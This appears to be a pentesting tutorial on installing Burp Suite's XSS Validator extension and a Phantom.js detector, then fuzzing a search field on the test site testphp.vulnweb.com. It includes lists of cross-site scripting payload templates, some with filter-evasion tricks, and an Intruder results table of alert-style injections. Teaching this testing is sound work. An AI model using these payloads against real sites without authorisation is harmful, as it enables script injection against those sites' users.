

BURP SUITE FOR PENTESTER **XSS VALIDATOR**



Contents

Introduction.....	3
Extensions & the BApp Store	3
Burp Extensions	3
BApp Store.....	3
About XSS Validator	4
Setting up the XSS Validator	4
Installing the Extension from BApp Store	4
Installing Phantom.js as an XSS Detector	6
Fuzzing with XSS Validator	7
Customizing the Payload lists	14

Introduction

You might have used several online tools to detect XSS vulnerabilities and a few to validate them and thereby, at last, with all the generated outcomes you try to exploit the injection point manually or with burpsuite's fuzzing. But what, if we get all these things wrapped up in a single place. Today in this article, we'll learn one of the most important burp suite extensions i.e. XSS Validator, which thereby automates the detection and validation for XSS vulnerabilities in the web application.

Extensions & the BApp Store

Burp Extensions

You might have heard the term "***Extension***", probably for a browser, whether it is for chrome or firefox, so what are they?

Extensions are small programs scripted to enhance the functionalities over in an application. Thereby, the burp suite offers a feature to **customize its behavior** and to **extend the capabilities** it carries up, whether it is modifying the HTTP requests and responses, customizing the UI, or adding the custom Scanner checks, all it wraps up in the form of **Burp's Extensions**.


BApp Store

But where to find such burp extensions??

Over at burp suite, we're having one tab that is built only to manage the burp's extensions and i.e. the **Extender**. The Extender tab helps us to manage everything related to an extension, but in this, there is a sub-tab too, called the **BApp Store**, which is a **hub that contains** a variety of "**Burp Extensions**".

There at the BApp store, we can **view the list of available apps**, **install a specific one**, and even we can **submit a user rating** for those we've already installed.

However, some extensions might have been removed from the BAPP Store, or even we need to set up ours in the burp suite. Therefore, for such scenarios burp provides us with an opportunity to **manually install an Extension** there.



About XSS Validator

Setting up the XSS Validator

XSS Validator commonly termed as Burp Intruder Extension is designed to detect and validate the most crucial Cross-Site Scripting vulnerability, which works collaboratively with the burp's intruder to capture a successful XSS drop out.

John Poulin the author of this extension, developed it in 2017 intending to automate the detection of XSS vulnerabilities in vulnerable web applications.

This extender is most common due to its minimal false positives and the in-build payload list, where every payload is bound up with a trigger value of “f7sdgfjFpoG”.

Although being a validator, this extension also contributes as a Detector. However, to make the attack successful, the XSS Validator sends responses to a locally-running XSS-Detector server i.e. either Phantom.js and/or Slimer.js


Let's explore the installation and the attack scenario of this XSS Extension to be more precise about its working.

Installing the Extension from BApp Store

As we've already discussed, that the BApp store carries up to several extensions within itself, and thus being the most common, XSS Validator can be found there.

Thereby, this extension can thus be installed up with some simple steps.

Over at the tabs provided at the Burp Suite monitor, navigate to the **Extender tab**, opt the **BApp sub-tab** there, such to check the list of the provided extensions.



The screenshot shows the Burp Suite interface with the 'Extender' tab selected. Below it, the 'BApp Store' tab is highlighted with a red arrow pointing to it. The main content area displays a list of available extensions, including '.NET Beautifier', 'Active Scan++', 'Add & Track Custom Iss...', 'Add Custom Header', 'Additional CSRF Checks', 'Additional Scanner Checks', 'Adhoc Payload Processors', 'AES Payloads', 'Anonymous Cloud, Conf...', 'Anti-CSRF Token From ...', 'Asset Discovery', and 'Attack Surface Detector'. Each entry includes columns for Name, Installed, Rating, Popularity, Last updated, and Detail. A detailed view of the '.NET Beautifier' extension is shown on the right, describing its purpose and functionality.

Name	Installed	Rating	Popularity	Last updated	Detail
.NET Beautifier		★★★★★		23 Jan 2017	
Active Scan++		★★★★★		13 Jun 2019	
Add & Track Custom Iss...		★★★★★		03 Mar 2020	
Add Custom Header		★★★★★		08 Jul 2020	
Additional CSRF Checks		★★★★★		14 Dec 2018	
Additional Scanner Checks		★★★★★		21 Dec 2018	
Adhoc Payload Processors		★★★★★		06 Nov 2019	
AES Payloads		★★★★★		28 Aug 2015	Pro extension
Anonymous Cloud, Conf...		★★★★★		11 Sep 2020	Pro extension
Anti-CSRF Token From ...		★★★★★		28 Feb 2020	
Asset Discovery		★★★★★		12 Sep 2019	
Attack Surface Detector		★★★★★		08 Mar 2019	

Let's scroll down until we reach the end of the list, and with that, we'll get our extension placed.

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Token Extractor		★★★★★	1.7	29 Oct 2018	
Token Incrementor		★★★★★	1.7	02 Jan 2018	
Tokenjar		★★★★★	1.7	20 Jun 2018	
Turbo Data Miner		★★★★★	1.7	22 Jun 2020	
Turbo Intruder		★★★★★	1.7	25 Sep 2020	
Upload Scanner		★★★★★	1.7	26 Nov 2018	
UPnP Hunter		★★★★★	1.7	30 Jun 2020	
UUID Detector		★★★★★	1.7	23 Feb 2017	
WAF Cookie Fetcher		★★★★★	1.7	16 Jan 2018	
WAFDetector		★★★★★	1.7	13 Nov 2018	
Wayback Machine		★★★★★	1.7	18 Jun 2018	
WCF Deserializer		★★★★★	1.7	15 Jun 2017	
Web Cache Deception S...		★★★★★	1.7	23 Nov 2017	Pro extension
WebInspect Connector		★★★★★	1.7	10 Aug 2016	Pro extension
WebSphere Portlet Stat...		★★★★★	1.7	17 Feb 2015	
What-The-WAF		★★★★★	1.7	02 Oct 2014	
Wordlist Extractor		★★★★★	1.7	20 Apr 2017	
WordPress Scanner		★★★★★	1.7	29 May 2018	
WS Security		★★★★★	1.7	13 Dec 2019	
WSDL Wizard		★★★★★	1.7	01 Jul 2014	
Wsdlr		★★★★★	1.7	01 Nov 2016	
XChromeLogger Decoder		★★★★★	1.7	25 Jan 2017	
XSS Validator		★★★★★	1.7	25 Jan 2017	
Yara		★★★★★	1.7	25 Jan 2017	
YesWeBurp		★★★★★	1.7	11 Sep 2019	

Requires Java version 7

Author: John Poulin
Version: 1.3.2
Source: <https://github.com/portswigger/xss-validator>
Updated: 25 Jan 2017

Rating: ★★★★★ **Submit rating**

Popularity:

Install (arrow)

Refresh list Manual install ...

As soon as we hit the **install** button, it will start downloading, and within a few minutes, we'll have our **extension added** at the tabs panel as "xssValidator".

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
UPnP Hunter		★★★★★	1.7	30 Jun 2020	
UUID Detector		★★★★★	1.7	23 Feb 2017	
WAF Cookie Fetcher		★★★★★	1.7	16 Jan 2018	
WAFDetector		★★★★★	1.7	13 Nov 2018	
Wayback Machine		★★★★★	1.7	18 Jun 2018	
WCF Deserializer		★★★★★	1.7	15 Jun 2017	
Web Cache Deception S...		★★★★★	1.7	23 Nov 2017	Pro extension
WebInspect Connector		★★★★★	1.7	10 Aug 2016	Pro extension
WebSphere Portlet Stat...		★★★★★	1.7	17 Feb 2015	
What-The-WAF		★★★★★	1.7	02 Oct 2014	
Wordlist Extractor		★★★★★	1.7	20 Apr 2017	
WordPress Scanner		★★★★★	1.7	29 May 2018	
WS Security		★★★★★	1.7	13 Dec 2019	
WSDL Wizard		★★★★★	1.7	01 Jul 2014	
Wsdlr		★★★★★	1.7	01 Nov 2016	
XChromeLogger Decoder		★★★★★	1.7	25 Jan 2017	
XSS Validator	✓	★★★★★	1.7	25 Jan 2017	
Yara		★★★★★	1.7	25 Jan 2017	
YesWeBurp		★★★★★	1.7	11 Sep 2019	

Requires Java version 7

Author: John Poulin
Version: 1.3.2
Source: <https://github.com/portswigger/xss-validator>
Updated: 25 Jan 2017

Rating: ★★★★★ **Submit rating**

Popularity:

Reinstall (arrow)

Let's click and check what it offers to us.

Over at the right side of the below image, we can see, a list with some **payloads is offered** to us, and along with it, at the left side, we got the **Grep Phrase** which is bound to trigger every payload added there. Above it, we're having the **PhantomJs Server setting**, which we'll use in the future scenario.

xssValidator

Created By: John Poulin (@forced-request)
Version: 1.3.2

xssValidator is an intruder extender with a customizable list of payloads, that couples with the Phantom.js and Slimer.js scriptable browsers to provide validation of cross-site scripting vulnerabilities.

Getting started:

- Download latest version of `xss-detectors` from the git repository
- Start the phantom server: `phantomjs xss.js`
- Create a new intruder tab, select Extension-generated payload.
- Under the intruder options tab, add the Grep Phrase to the Grep-Match panel
- Successful attacks will be denoted by presence of the Grep Phrase

PhantomJS Server Settings: http://127.0.0.1:8093

Slimer Server Settings: http://127.0.0.1:8094

Grep Phrase: fy7sdufsuidfhuisdf

Grep Phrase for JS crash: uerhgrgwgwiuhogi

Javascript functions: alert,console.log,confirm,prompt

Javascript event handlers: onmousemove, onmouseout, onmouseover

Payloads

Custom Payloads can be defined here, separated by linebreaks.

• `{JAVASCRIPT}` placeholders define the location of the Javascript function.
• `{EVENTHANDLER}` placeholders define location of Javascript events, such as onmouseover, that are tested via scriptable browsers.

```
<script>{JAVASCRIPT}</script>
<scr ipt>{JAVASCRIPT}</scr ipt>
"><script>{JAVASCRIPT}</script>
"><script>{JAVASCRIPT}</script><">
"><script>{JAVASCRIPT}</script>
"><script>{JAVASCRIPT}</script><">
<SCRIPT>{JAVASCRIPT};</SCRIPT>
<scr><script>p>{JAVASCRIPT};</scr</script>ipt>
<SCR><script>P>{JAVASCRIPT};</SCR</script>IPT>
<scr><script>p>p>{JAVASCRIPT};</scr</script>ipt>ipt>
",{JAVASCRIPT};">
:{JAVASCRIPT};">
:{JAVASCRIPT};<
:{JAVASCRIPT};<
<SCR%00IPT>{JAVASCRIPT}</SCR%00IPT>
";{JAVASCRIPT};">
<STYLE TYPE="text/javascript">{JAVASCRIPT};</STYLE>
<<SCRIPT>{JAVASCRIPT};</<SCRIPT>
<EVENTHANDLER>={JAVASCRIPT}
<<SCRIPT>{JAVASCRIPT};</<SCRIPT>


onerror={JAVASCRIPT}>
onerror={JAVASCRIPT}>
onerror={JAVASCRIPT}>
onerror={JAVASCRIPT}>
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>>
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>>
""><SCRIPT>{JAVASCRIPT}
""><SCRIPT>{JAVASCRIPT}</>
```


Installing Phantom.js as an XSS Detector

You might be wondering, what is this Phantom.js and why we are installing it??

Phantom.js is a command-line tool, basically a **headless browser** i.e. it does not contain any GUI interface, which thus runs itself silently in the background.

There are times when the **DOM-based XSS** exists and if we try to hit that, it executes up in the background but **does not get captured by the browser**, therefore to reduce this **false-negative** and to detect every possible XSS, we're thus installing this **Phantom.js**. You can download it from [here](#).

Now, to integrate our XSS validator with this Phantom.js, we need to **download the xss.js file** which thus could be done from [here](#).



As soon as we do so, we simply need to **move our Phantom.js exe** to the XSS detector directory.


And now with all this, navigate the directory in the command prompt and execute the following command to initiate the server.

```
cd xssValidator
cd xss-detector
phantomjs.exe xss.js
```

```
C:\ Command Prompt - phantomjs.exe XSS.js  
C:\Users\Chiragh\Downloads>cd XSSValidator ←  
C:\Users\Chiragh\Downloads\XSSValidator>cd XSS-Detector ←  
C:\Users\Chiragh\Downloads\XSSValidator\XSS-Detector>phantomjs.exe XSS.js ←
```

Let's check whether our server is running or not by executing `http://127.0.0.1:8093`

Cool!! From the below image, we can see that our detector server has been configured successfully.



Fuzzing with XSS Validator

I guess you might be clear with the installation section, let's now do a **quick fuzzing** on the search field over at **test.vulnhub** with the XSS Collaborator.

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/search.php?test=query`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays the search results for "ignite", with the search term highlighted in a red box. On the left, there is a sidebar with links: "search art" (with a search bar containing "ignite" and a "go" button), "Browse categories", "Browse artists", "Your cart", and "Signup".

We'll capture the ongoing **HTTP Request** and thus will share it with the **Intruder** directly.

The screenshot shows the "Attack Target" configuration screen of the OWASPTechnology.com Intruder tool. The "Host" field is set to `testphp.vulnweb.com`, which is highlighted with a red arrow. The "Port" field is set to `80`. There is also a checkbox for "Use HTTPS".

Time to set the payload position and the attack type, navigate right to **Positions tab**, select and hit the add button to set “ignite” as the injection point.

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
Gecko/20100101 Firefox/8.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/search.php?test=query
12 Upgrade-Insecure-Requests: 1
13
14 searchFor=$signites$goButton=go
```

Add § Clear § Auto § Refresh

Now, here comes the most important part, rather than simply adding the payload file, we need to first set the payload type to **Extension-generated**

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0


Payload type: Simple list Request count: 0

Brute forcer
Null payloads
Character frobber
Bit flipper
Extension-generated

This payload type generates a list of strings that are used as payloads.

Paste Load ...

And with this, we now need to select our generator as **XSS Validator Payloads** from the Payload option.



Let's uncheck the Payload Encoding option for this time.

The screenshot shows the 'Payloads' tab in Burp Suite. It includes sections for 'Payload Processing' and 'Payload Encoding'. In the 'Payload Encoding' section, there is a checkbox labeled 'URL-encode these characters:' followed by a list of characters: '.\u00A1=<>?+&*;:\u007B\u007D|\u00C9'. A red arrow points to the checkbox, indicating it should be unchecked.

Now back from the XSS Validator, let's copy the **Grep Phrase**, that triggers back to every subsequent payload.

xssValidator

Created By: John Poulin (@forced-request)
Version: 1.3.2

xssValidator is an intruder extender with a customizable list of payloads, that couples with the Phantom.js and Slimer.js scriptable browsers to provide validation of cross-site scripting vulnerabilities.

Getting started:

- Download latest version of XSS-detectors from the git repository
- Start the phantom server: phantomjs xss.js
- Create a new intruder tab, select Extension-generated payload.
- Under the intruder options tab, add the Grep Phrase to the Grep-Match panel
- Successful attacks will be denoted by presence of the Grep Phrase

PhantomJS Server Settings: http://127.0.0.1:8093

Slimer Server Settings: http://127.0.0.1:8094

Grep Phrase: fy7sdufsuidfhuisdf

Grep Phrase for JS crash: uerhrgwgiuhuiogj

Payloads

```
t>{JAVASCRIPT}</script><">{JAVASCRIPT}</script>
:>{JAVASCRIPT}</script><'>{JAVASCRIPT};</SCR<SCRIPT>IPT>
'>{JAVASCRIPT};</SCRIPT>
ipt>pt>{JAVASCRIPT};</scr</script>ipt>
script>PT>{JAVASCRIPT};</SCR<SCRIPT>IPT>
'<script>ipt>pt>{JAVASCRIPT};</scr</sc</script>ipt>ipt>
|{JAVASCRIPT};"
|CRIPRT};"
|CRIPRT";
|RIPT";
|OIRPT>{JAVASCRIPT}</SCR%00IPT>
|SCRIPT};//
TYPE="text/javascript">{JAVASCRIPT};</STYLE>
PT>{JAVASCRIPT}//</SCRIPT>
HANDLER}={JAVASCRIPT}
PT>{JAVASCRIPT}//</SCRIPT>
="1" onerror='{JAVASCRIPT}'>
="1" onerror='{JAVASCRIPT}'{
"({JAVASCRIPT}"
'|{JAVASCRIPT}'
'|{JAVASCRIPT}'
'|{JAVASCRIPT}'
'|><SCRIPT>{JAVASCRIPT}</SCRIPT>>
|><SCRIPT>{JAVASCRIPT}</SCRIPT>>
|><SCRIPT>{JAVASCRIPT}</SCRIPT>>
|><SCRIPT>{JAVASCRIPT}</SCRIPT>
```

So, we are almost done, we just need to set copied phrase at the **Grep Match** in the **Options** tab to flag the result that **encounters a successful XSS**.

Grep - Match

These settings can be used to flag result items containing specified expressions.


Flag result items with responses matching these expressions:

Add: fy7sdufsuidfhuisdf

Match type: Simple string
 Regex

Case sensitive match
 Exclude HTTP headers


At last, Check the “Search responses for payload strings” box and fire up the **Attack** button.




And there we go, from the below image you can see that almost all of our payloads got triggered out with a successful flag.

Intruder attack1							
Results		Target	Positions	Payloads	Options		
Request	Payload	Status	Error	Timeout	Length	fy7sdutf...	P grep
0		200			4960		
1	<script>alert(299792458)</script>	200			4987		✓
2	<script>console.log(299792458)</...>	200			4993		✓
3	<script>confirm(299792458)</scri...>	200			4989		✓
4	<script>prompt(299792458)</scri...>	200			4988		✓
5	<scr ipt>alert(299792458)</scr ipt>	200			4989		✓
6	<scr ipt>console.log(299792458)<...>	200			4995		✓
7	<scr ipt>confirm(299792458)</sc...>	200			4991		✓
8	<scr ipt>prompt(299792458)</scr...>	200			4990		✓
9	"><script>alert(299792458)</scri...>	200			4989		✓
10	"><script>console.log(299792458)...>	200			4995		✓
11	"><script>confirm(299792458)</...>	200			4991		✓
12	"><script>prompt(299792458)</...>	200			4990		✓
13	"><script>alert(299792458)</scri...>	200			4991		✓
14	"><script>console.log(299792458)...>	200			4997		✓
15	"><script>confirm(299792458)</...>	200			4993		✓
16	"><script>prompt(299792458)</...>	200			4992		✓
17	'><script>alert(299792458)</scri...>	200			4989		✓
18	'><script>console.log(299792458)...>	200			4995		✓
19	'><script>confirm(299792458)</s...>	200			4991		✓
20	'><script>prompt(299792458)</s...>	200			4990		✓
21	'><script>alert(299792458)</scri...>	200			4991		✓
22	'><script>console.log(299792458)...>	200			4997		✓
23	'><script>confirm(299792458)</s...>	200			4993		✓
24	'><script>prompt(299792458)</s...>	200			4992		✓

To be more precise, let's check its output in the browser. Right-click on any successful request, opt for the option to “Show response in the browser” and copy the generated URL in thus pasting it in the browser.



Great!! It's working, our payload hit at the correct destination.



Wait, but what about the phantom.js, did it capture something??

As soon as the attack starts up, the phantom.js tries to test every XSS injection with the HTTP requests shared by the XSS Validator.

```
c:\| Select Command Prompt - phantomjs.exe xss.js
```

```
Received request with method type: GET

Received request with method type: POST
Processing Post Request
Beginning to parse page
    URL: http://testphp.vulnweb.com/search.php?test=query
    Headers: POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://testphp.vulnweb.com
Connection: close
Upgrade-Insecure-Requests: 1

searchFor=hello&goButton=go ←

Received request with method type: POST
Processing Post Request
Beginning to parse page
    URL: http://testphp.vulnweb.com/search.php?test=query
    Headers: POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/
